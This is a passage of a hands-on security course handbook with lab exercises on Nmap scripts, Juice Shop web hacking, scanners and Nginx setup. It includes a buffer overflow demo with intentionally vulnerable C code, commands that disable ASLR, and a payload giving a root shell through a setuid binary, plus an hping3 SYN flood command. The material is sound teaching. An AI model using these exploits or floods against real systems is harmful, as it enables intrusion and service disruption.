SENT (2.0330s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40 seq=1997801125 win=1480
RCVD (2.0364s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=28589 iplen=7
SENT (3.0346s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40 seq=1997801125 win=1480
RCVD (3.0733s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=29403 iplen=7
```

```
SENT (4.0366s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40 seq=1997801125 win=1480
RCVD (4.0558s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=30235 iplen=7
```

```
Max rtt: 38.574ms | Min rtt: 2.248ms | Avg rtt: 13.143ms
Raw packets sent: 5 (200B) | Rcvd: 5 (360B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.07 seconds
```

Exercise 20

Optional: Nmap Scripting Engine NSE scripts

Objective:

Show the use of NSE scripts, copy/modify a script written in Lua.

Purpose:

Investigate the scripts from Nmap, copy one, learn how to run specific script using options

Suggested method:

```
# cd /usr/share/nmap/scripts
# nmap --script http-default-accounts.nse www.zencurity.com
# cp http-default-accounts.nse http-default-accounts2.nse
# nmap --script http-default-accounts2.nse www.zencurity.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 19:45 CEST
...
```

This will allow you to make changes to existing scripts.

Hints:

We will do this quick and dirty - later when doing this at home, I recommend putting your scripts in your home directory or a common file hierarchy.

Solution:

Other examples

```
nmap --script http-enum 10.0.45.0/24
nmap -p 445 --script smb-os-discovery 10.0.45.0/24
```

Discussion:

There are often new scripts when new vulnerabilities are published. It is important to learn how to incorporate them into your scanning. When heartbleed roamed I was able to scan about 20.000 IPs for Heartbleed in less than 10 minutes, which enabled us to update our network quickly for this vulnerability.

It is also possible to run categories of scripts:

```
nmap --script "http-*
```

```
    nmap --script "default or safe"
```

This is functionally equivalent to `nmap --script "default,safe"`. It loads all scripts that

```
    nmap --script "default and safe"
```

Loads those scripts that are in both the default and safe categories.

or get help for a script:

```
# nmap -script-help http-vuln-cve2013-0156.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 19:00 CEST

http-vuln-cve2013-0156
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/http-vuln-cve2013-0156.html
  Detects Ruby on Rails servers vulnerable to object injection, remote command
  executions and denial of service attacks. (CVE-2013-0156)
```

All Ruby on Rails versions before 2.3.15, 3.0.x before 3.0.19, 3.1.x before 3.1.10, and 3.2.x before 3.2.11 are vulnerable. This script sends 3 harmless YAML payloads to detect vulnerable installations. If the malformed object receives a status 500 response, the server is processing YAML objects and therefore is likely vulnerable.

References:

- * <https://community.rapid7.com/community/metasploit/blog/2013/01/10/exploiting-ruby-on-rails-with-metasploit-cve-2013-0156>,
- * <https://groups.google.com/forum/?fromgroups=#!msg/rubyonrails-security/61bkgvnSGTQ/nehwjA8>
- * <http://cvedetails.com/cve/2013-0156/>

Some scripts also require, or allow arguments into them:

```
nmap -sC --script-args 'user=foo,pass="",=bar",paths=/admin,/cgi-bin,xmpp-info.server_name=lo
```


Exercise 21

Run OWASP Juice Shop 45 min

**Objective:**

Lets try starting the OWASP Juice Shop

Purpose:

We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:

Go to <https://github.com/bkimminich/juice-shop>

Read the instructions for running juice-shop - docker is a simple way.

What you need

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

<https://portswigger.net/burp/communitydownload>

Hints:

The application is very modern, very similar to real applications.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

JuiceShop can be run as a docker, and sometimes running it on Kali is the easiest learning environment.

Solution:

When you have a running Juice Shop web application in your team, then we are good.

Discussion:

It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:

<https://github.com/bkimminich/juice-shop>

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

It is recommended to buy the *Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop* from <https://leanpub.com/juice-shop> - suggested price USD 5.99

Exercise 22

Setup JuiceShop environment, app and proxy - up to 60min

Objective:

Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:

We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

Suggested method:

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version *plain JAR* file from Portswigger from:

<https://portswigger.net/burp/communitydownload>


follow the Getting Started instructions at:

<https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite>


Hints:

Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has intercept is on in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



After setting up proxy, you can visit <http://burp> and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:

When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:

Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod x bin/burp`.

```
#!/bin/sh
DIRNAME=`dirname $0`
BURP=`ls -ltra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

Exercise 23

JuiceShop Attacks 60min



Objective:

Hack a web application!

Try a few attacks in the JuiceShop with web proxy

The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.

...

The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: *Pwning OWASP Juice Shop*

Purpose:

Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:

Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

Hints:

The complete guide *Pwning OWASP Juice Shop* written by Björn Kimminich is available as PDF which you can buy, or you can read it online at:

<https://pwning.owasp-juice.shop/>

Solution:

You decide for how long you want to play with JuiceShop.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:

The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

Exercise 24

Demo: Buffer Overflow 101 - 30-40min

Objective:

Run a demo program with invalid input - too long.

Purpose:

See how easy it is to cause an exception.

Suggested method:

Instructor will walk through this!

This exercise is meant to show how binary exploitation is done at a low level. If this is the first time you ever meet this, don't worry about it. You need to know this can happen, but you are not expected to be able to explain details during the exam!

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
}
int the_shell()
{
    system("/bin/dash");
}
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:

First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```


Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:

When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
000000000201040 B __bss_start
000000000201040 b completed.6972
                w __cxa_finalize@@GLIBC_2.2.5
000000000201030 D __data_start
000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
000000000201038 D __dso_handle
000000000200df0 d _DYNAMIC
000000000201040 D _edata
000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
000000000201000 d _GLOBAL_OFFSET_TABLE_
                w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                w _ITM_deregisterTMCloneTable
                w _ITM_registerTMCloneTable
000000000200de8 d __JCR_END__
000000000200de8 d __JCR_LIST__
                w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                U strcpy@@GLIBC_2.2.5
                U system@@GLIBC_2.2.5
000000000000077c T the_shell
000000000201040 D __TMC_END__
```

The bad news is that this function is at an address 000000000000077c which is hard to input using our buffer overflow, please try ☺ We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
```

demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04) . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(lp),63(rfcomm),64(smb),66(modem),68(usb)
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),50(nfs),52(usb),54(blacomb),60(lp),63(rfcomm),64(smb),66(modem),68(usb)
#
```

Exercise 25

SSL/TLS scanners 15 min

Objective:

Try the Online Qualys SSLabs scanner <https://www.ssllabs.com/> Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:

Learn how to efficiently check TLS settings on remote services.

Suggested method:

Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject: *.kramse.dk
AltNames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:  AlphaSSL CA - SHA256 - G2
```

Also run it without --ssl2 and against SMTPTLS if possible.

Hints:

Originally sslscan is from <http://www.titania.co.uk> but use the version on Kali, install with apt if not installed.

Solution:

When you can run and understand what the tool does, you are done.

Discussion:

SSLscan can check your own sites, while Qualys SSLabs only can test from hostname

Exercise 26

Internet scanners 15 min

Objective:

Try the Online scanners <https://internet.nl/> and a few more.

Purpose:

Learn how to efficiently check settings on remote services.

Suggested method:

There are multiple portals and testing services which allow you to check a domain, mail settings or web site.

Run tools against a couple of sites of your choice.

- <https://internet.nl/> Generic checker
- <https://www.hardenize.com/> Generic checker
- https://www.wormly.com/test_ssl Test TLS
- <https://observatory.mozilla.org/> Web site headers check
- <https://dnsviz.net/> DNS zone check
- <https://rpki.cloudflare.com/> Check RPKI - route validator enter IP address
More information about this: https://labs.ripe.net/author/nathalie_nathalie/rpki-test/

Others exist, feel free to suggest some.

Hints:

Solution:

When you can run and understand what at least one tool does, you are done.

Discussion:

Which settings are most important, which settings are your responsibility?

Exercise 27

Real Vulnerabilities up to 30min

Objective:

Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:

See that the error types described in the books - are still causing problems.

Suggested method:

We will use the 2019 Exim errors as starting examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
<https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt>
- Exim RCE CVE-2019-15846 September
<https://exim.org/static/doc/security/CVE-2019-15846.txt>

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that? Each year has huge new vulnerabilities, like the 2020 and 2021 shown above.

- CVE-2020 Netlogon Elevation of Privilege
<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472>
- Log4J RCE (CVE-2021-44228) - and follow up like CVE-2021-45046, also look at scanners like:
<https://github.com/fullhunt/log4j-scan>

What is CVSS – Common Vulnerability Scoring System?

I depend on the OpenBSD operating system, and it has flaws too:

<https://www.openbsd.org/errata65.html>

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:

<https://www.openssh.com/security.html>

Hints:

Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:

When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:

How do you feel about running internet services. Lets discuss how we can handle running insecure code. What other methods can we use to restrict problems caused by similar vulnerabilities. A new product will often use a generic small computer and framework with security problems.

Exercise 28

Nikto Web Scanner 15 min

Objective:

Try the program Nikto locally on your workstation

Purpose:

Running Nikto will allow you to analyse web servers quickly.



Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Source: Nikto web server scanner <http://cirt.net/nikto2>

Easy to run, free and quickly reports on static URLs resulting in a interesting response

```
nikto -host 127.0.0.1 -port 8080
```

When run with port 443 will check TLS sites

Suggested method:

Run the program from your Kali Linux VM

```
Script started on Tue Nov  7 17:43:54 2006
$ nikto -host 127.0.0.1 -port 8080 ^M
-----
- Nikto 1.35/1.34      -      www.cirt.net
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost.pentest.dk
+ Target Port:        8080
+ Start Time:         Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Hints:

Nikto can find things like a debug.log, example files, cgi-bin directories etc.

If the tool is not available first try: `apt-get install nikto`

Some tools will need to be checked out from Git and run or installed from source.

Solution:

When you have tried the tool and seen some data you are done.

Discussion:

Exercise 29

Whatweb Scanner 15 min

Objective:

Try the program Whatweb locally on your workstation

Purpose:

Running Whatweb will allow you to analyse which technologies are used in a web site.

I usually save the command and the common options as a small script:

```
#!/bin/sh
```

```
whatweb -v -a 3 $*
```

Suggested method:

Run the program from your Kali Linux VM towards a site of your own choice.

```
user@KaliVM:~$ whatweb -a 3 www.zencurity.com
```

```
http://www.zencurity.com [301 Moved Permanently] HTTPServer[nginx], IP[185.129.60.130], Redire
```

```
https://www.zencurity.com/ [200 OK] Email[hlk@zencurity.dk], HTML5, HTTPServer[nginx], IP[185.
```

```
UA-Compatible[IE=edge], nginx
```

Hints:

If the tool is not available first try: `apt-get install *thetool*`

Some tools will need to be checked out from Git and run or installed from source.

Solution:

When you have tried the tool and seen some data you are done.

Discussion:

How does this tool work?

It tries to fetch common files left or used by specific technologies.

Exercise 30

Apache Benchmark 20 min

Objective:

Try the program Apache Benchmark locally on your workstation

Purpose:

Running this benchmark will allow you to analyse your webserver, perform testing and get data about performance.

On Debian this tool is in the package: `apache2-utils` (hint: `apt install apache2-utils`)

```
$
ab -n 100 https://www.kramse.org/
This is ApacheBench, Version 2.3 <$Revision: 1879490 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking www.kramse.org (be patient).....done
```

```
Server Software:      nginx
Server Hostname:      www.kramse.org
Server Port:          443
SSL/TLS Protocol:     TLSv1.2,ECDHE-RSA-AES256-GCM-SHA384,4096,256
Server Temp Key:      ECDH P-384 384 bits
TLS Server Name:      www.kramse.org

Document Path:        /
Document Length:      5954 bytes

Concurrency Level:    1
Time taken for tests:  9.596 seconds
Complete requests:    100
Failed requests:      0
Total transferred:    651100 bytes
HTML transferred:     595400 bytes
Requests per second:  10.42 [#/sec] (mean)
Time per request:     95.962 [ms] (mean)
Time per request:     95.962 [ms] (mean, across all concurrent requests)
Transfer rate:        66.26 [Kbytes/sec] received
```

```
Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:     48   71 105.5      61   1114
Processing:   6   25  157.8       9   1587
Waiting:      5    9   1.9        9    16
Total:       55   96 189.0      70   1649
```

```
Percentage of the requests served within a certain time (ms)
 50%    70
 66%    72
 75%    73
 80%    74
 90%    76
 95%    78
 98%   1124
 99%   1649
```

100% 1649 (longest request)

Suggested method:

Run the program from your Debian or Kali Linux VM

Hints:

Some tools will need to be checked out from Git and run or installed from source.

Solution:

When you have tried the tool and seen some data you are done.

Discussion:

Apache benchmark is very simple, more advanced tools can perform more advanced testing, following a login flow, ordering something, completing a purchase etc.

Exercise 31

Bonus: TCP SYN flooding 30min

Objective:

Start a webserver attack using SYN flooding tool hping3.

Purpose:

See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professional DDoS testing.

```
-1 --icmp
    ICMP mode, by default hping3 will send ICMP echo-request, you can set other ICMP
    type/code using --icmptype --icmpcode options.

-2 --udp
    UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
    options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:

Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attacks TCP SYN flood using hping3:

```
hping3 --flood -p 80 -S 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

You can try different ports with TCP flooding, try port 22/tcp or HTTP(S) port 80/tcp and 443/tcp

Hints:

The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

By changing the speed we can find out how much traffic is needed to bring down a service. This measurement can then be re-checked later and see if improvements really worked.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.

```
-i --interval
    Wait the specified number of seconds or micro seconds between sending each packet.
    --interval X set wait to X seconds, --interval uX set wait to X micro seconds. The de-
    fault is to wait one second between each packet. Using hping3 to transfer files tune
    this option is really important in order to increase transfer rate. Even using hping3
    to perform idle/spoofing scanning you should tune this option, see HPING3-HOWTO for
    more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
    Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack-
    ets due to the signal-driven design).

--flood
    Sent packets as fast as possible, without taking care to show incoming replies. This
    is ways faster than to specify the -i u0 option.
```

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at

<https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing>

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 32

Nginx as a Transport Layer Security (TLS) endpoint 20 min

Objective:

Try configuring Nginx with TLS locally on your workstation

Purpose:

Web services with TLS is a requirement in many circumstances. Unfortunately having TLS enabled requires both certificates, settings and large software packages like OpenSSL. A lot of vulnerabilities have been found in these and updating them may prove hard.

Having a centralized entry where TLS is served to the internet may help you.

Suggested method:

Run the programs from your Debian Linux VM, use `apt install nginx` if not already installed.

Follow a guide like the one from Nginx:

http://nginx.org/en/docs/http/configuring_https_servers.html

Check using `sslsca` if your site is working, and configured according to best current practice.

Hints:

Note: above link does NOT show how to generate certificates and keys, so you need to find this yourself. A good place would be at certificate providers, search for Nginx CSR Certificate Signing Request – just don't order certificates.

A full blown tutorial from Digital Ocean:

<https://www.digitalocean.com/community/tutorials/how-to-create-a-self-signed-ssl-certificate-for-nginx-on-debian-10>

My kramse-labs also includes some example configs, check with `git pull`

Solution:

When you have configured an instance of Nginx you are done.

Discussion:

A great document about Transport Layer Security (TLS) is available from the web site of NCSC in the Netherlands:

<https://english.ncsc.nl/publications/publications/2021/january/19/it-security-guidelines-for-transport-layer-security-2>.

1

Don't forget to add the recommended HTTP Strict Transport Security header to your configuration, if your site is in production.

https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

A regular production site could also benefit from Lets Encrypt certificates updated automatically using one of the many clients available. Try searching for Lets Encrypt and Nginx.

Exercise 33

Run Nginx as a load balancer

Objective:

Run Nginx in a load balancing configuration.

Purpose:

See an example load balancing tool used for many integration projects, Nginx

Suggested method:

Running Nginx as a load balancer does not require a lot of configuration.

First goal: Make Nginx listen on two ports by changing the default configuration.

- Start by installing Nginx in your Debian, see it works - open localhost port 80 in browser
`apt install nginx`
- Copy the configuration file! Keep this backup,
`cd /etc/nginx/;cp nginx.conf nginx.conf.orig`
- Add / copy the section for the port 80 server, see below
- Change sites to use port 81 and port 82

Creating a new site, based on the default site found on Nginx in Debian:

```
root@debian-lab:/etc/nginx# cd /etc/nginx/sites-enabled/  
root@debian-lab:/etc/nginx/sites-enabled# cp default default2  
root@debian-lab:/etc/nginx/sites-enabled# cd /var/www/  
root@debian-lab:/var/www# cp -r html html2
```

Then edit files `default` to use port 81/tcp and `default2` to use port 82/tcp

- also make sure `default2` uses `root /var/www/html2`

Configuration changes made.

These are the changes you should make:

```
root@debian-lab:/etc/nginx/sites-enabled# diff default default2  
22,23c22,23  
<     listen 81 default_server;  
<     listen [::]:81 default_server;  
---  
>     listen 82 default_server;  
>     listen [::]:82 default_server;  
41c41  
<     root /var/www/html;  
---  
>     root /var/www/html2;
```

Config test and restart of Nginx can be done using stop and start commands:

```

root@debian-lab:/var/www# nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
root@debian-lab:/var/www# service nginx stop
root@debian-lab:/var/www# service nginx start

```

You can now visit `http://127.0.0.1:81` and `http://127.0.0.1:82` - which show the same text, but you can change the files in `/var/www/html` and `/var/www/html2`

NOTE: also verify that port 80 does not work anymore!

Adding the loadbalancer in `nginx.conf`.

We can now add the two servers running into a single loadbalancer with a little configuration:

Add this into `/etc/nginx/nginx.conf` - inside the section `http { ... }`

```

upstream myapp1 {
    server localhost:81;
    server localhost:82;
}
server {
    listen 80;
    location / {
        proxy_pass http://myapp1;
    }
}

```

